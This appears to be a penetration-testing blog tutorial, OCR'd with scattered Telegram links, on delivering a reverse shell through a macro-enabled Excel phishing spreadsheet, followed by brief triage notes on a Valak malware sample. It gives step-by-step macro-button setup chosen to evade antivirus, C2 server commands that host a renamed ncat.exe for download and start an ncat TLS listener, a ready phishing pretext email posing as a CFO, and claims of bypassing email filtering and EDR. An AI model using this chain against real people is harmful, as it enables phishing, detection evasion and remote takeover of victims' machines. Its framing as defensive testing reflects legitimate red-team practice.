
VBS Payload Demo: Creating a Manual Payload


Let's walk through the VBS Payload delivery system. Microsoft Excel and Word VBS Macros are a lost art and still very effective for carrying malicious payloads. They are still observed in the

https://t.me/learningnets

wild on a frequent basis, as research shows. Why is this? It just so turns out that Office applications are still very popular and so is macro functionality for advanced calculations and complex workflows. VBA applications embedded into Microsoft Excel documents are especially useful to some companies.

This test case was heavily influenced by reading Wil Allsopp's "Advanced Penetration Testing: Hacking the World's Most Secure Networks."






https://t.me/learningnets


Step 2: Create a Macro Button in Excel Editor

- **Step 2.1:** Under the Developer Tab, select ***insert***
- **Step 2.2:** Scroll down to Command Button under ActiveX Control
- **Step 2.3:** Click on the spreadsheet where you want to create the command button.
- **Step 2.4:** Change the name of the CommandButton object by right-clicking on the button and scrolling down to ***CommandButton Object*** → Edit

You can use some default templates in Excel for creating budgets, which is exactly what I did for this testing.




What we are doing above is avoiding the usage of AutoOpen() function, which tends to get flagged more by AV engines. We are relying on a pretext of getting the target to click on the "Calculate" Macro button, which will launch the desired VBS function.




https://t.me/learningnets

Now change the variables as desired to match your simulated attack infrastructure. The VBS code is located at this gist here.



A reverse shell VBS payload with TLS transport



Step 6: Set up your C2 Attack Infrastructure Server

- **Step 6.1:** Get a Linode or Digital Ocean Linux server such as Ubuntu Linux 18.04 LTS. SSH into the host.

https://t.me/learningnets

Step 6: Set up your C2 Attack Infrastructure Server

- **Step 6.2:** Install nginx web server and nmap.

```
root@billing:~# apt-get install nginx
Reading package lists... Done
Building dependency tree
Reading state information... Done
nginx is already the newest version (1.14.0-0ubuntu1.7).
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
root@billing:~#
root@billing:~#
root@billing:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
```

Step 6: Set up your C2 Attack Infrastructure Server

Step 6.3: From nmap.org website, download the nmap Windows version and extract the ncat.exe executable. SCP it from your Windows system (or Linux) to the /root directory. Then copy it to the web server default directory, with the filename matching the VBS text file.

```
root@billing:~#
root@billing:~#
root@billing:~# ls -al /root/ncat.exe
-rw-r--r-- 1 root root 435784 Jul 15 16:43 /root/ncat.exe
root@billing:~#
root@billing:~# cp /root/ncat.exe /var/www/html/nysoft15.exe
root@billing:~#
root@billing:~# ls -al /var/www/html/nysoft15.exe
-rw-r--r-- 1 root root 435784 Jul 17 20:17 /var/www/html/nysoft15.exe
root@billing:~#
root@billing:~#
```

Step 6: Set up your C2 Attack Infrastructure Server

- **Step 6.4:** Start the nginx web server and tail the logfile to watch it in realtime:

```
root@billing:~#
root@billing:~# service nginx start

root@billing:~#
root@billing:~# tail -f /var/log/nginx/access.log
```

https://t.me/learningnets

Step 7: Start the shell listener

- **Step 7.1:** Open a new SSH session to the Linux server. Launch the netcat SSL listener on port 8989 (or match with the VBS code)

```
root@billing:~#
root@billing:~# ncat -lvnp 8989 --ssl
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1B22 1F73 E992 17D7 AE7F 53EF F068 5BC2 5298 2AF3
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
```

Step 7: Start the shell listener


- **At this point you should have two shells open, one monitoring the nginx access log, and the other with an ncat listener.**

```
root@billing: ~
oot@billing:~#
oot@billing:~#
oot@billing:~#
oot@billing:~# ncat -lvnp 8989 --ssl
lcat: Version 7.60 ( https://nmap.org/ncat )
lcat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
lcat: SHA-1 fingerprint: 1B22 1F73 E992 17D7 AE7F 53EF F068 5BC2 5298 2AF3
lcat: Listening on :::8989
lcat: Listening on 0.0.0.0:8989
```

```
root@billing: ~
root@billing:~#
root@billing:~#
root@billing:~# tail -f /var/log/nginx/access.log
```

Now at this point, we have our attack infrastructure setup. Let’s craft the pretext and send it to our victim. In our testing, this Macro-enabled Excel spreadsheet was sent between two Office365 customer domains with all default settings and no detections or warnings. This email was received in our victim’s inbox.

https://t.me/learningnets



Latest budget with staff reductions

SN Sarah Neilson
To Jason Ostrom

Reply | Reply All | Forward | ...

Fri 7/17/2020 9:42 AM

Budgeting_Layoffs-7-19-20.xlsm
55 KB


Team,

Attached is our revised Q2 budget with staff layoffs estimated. We need to work through this data. In the attached spreadsheet, please hit the "Calculate" button as it does some complex calculations around our stuff. Follow through and hit all defaults to enable, it's perfectly fine.


Sarah Neilson
Chief Financial Officer
RTC Financial Group


2144688843 | 2143925693
sarah@rtcfingroup.com
https://rtcfingroup.com
1005 Commerce Way, Dallas, TX 75204

Let's just assume that the pretext was believable and the user downloaded and opened the Excel spreadsheet, following all prompts in the pretext.



https://t.me/learningnets





Finally, you should see that the reverse shell payload was caught by the shell catcher listener in the cloud using ncat with an encrypted TLS session! You should see a Windows CMD prompt at this point.

Summary

- We created a VBA function that relied on the user to click on a Macro enabled button.
- We didn’t rely on the ***AutoOpen()*** function, which makes this testing a little more stealthy.
- The VBA function, when clicked, writes a VBScript in the user profile directory.
- The script is executed within VBA.
- The script downloads an executable (ncat.exe) from an Nginx web server.
- The script runs ncat.exe to shovel a shell to the cloud-based C2 server, using a TLS transport.
- We’ve used an innocent-looking VBA macro that carries a VBS payload, writes it to a file, and executes it! This is a dual-stage VBS that simulates what a more involved C2 framework would utilize.


https://t.me/learningnets

This technique has been verified to bypass at least one EDR vendor. So have fun with it but please only use it for good, in better understanding and defending your network. Note that this is a very basic example. The next steps would be obfuscating the VBS and using compression/encryption with the delivery system files. With this Purple Teaming Phishing test case, we were able to bypass any email detections as well as bypass an endpoint EDR solution. This is a lot more valuable than just testing one single prevention or detection layer as it simulates an attack end-to-end.

Enter the Valak


While I have been working on this article, one of our Security Analysts helped triage a report from a customer on a suspicious word document. It ended up being a Valak Malware variant a little distinct from some of the prior writeups describing how it works. It was a password-protected Word 97–2003 documented carrying a VBA/VBS payload. Below are some quick and dirty notes on an initial analysis of this. Unfortunately, the staging server (where it looks like the 1st stage was trying to drop some more malware from) was shut down before we had a chance to collect more information.

- **Friday, July 31st, 2020:** User reported suspicious word document.
- **Friday, July 31st, 2020:** Security Analyst performed triage with the upload of word document to Hybrid Analysis.
- **Inquest API link here:**
- **Tuesday, August 4th, 2020:** Started working on sandbox dynamic analysis.
- An image of the email received by the user. It appears to be a reply within a previous thread from a trusted third party. This shows the tactic of an adversary compromising third parties and inserting themselves into prior email threads, where a user might let their guard down and be more inclined to "trust" opening an attachment.




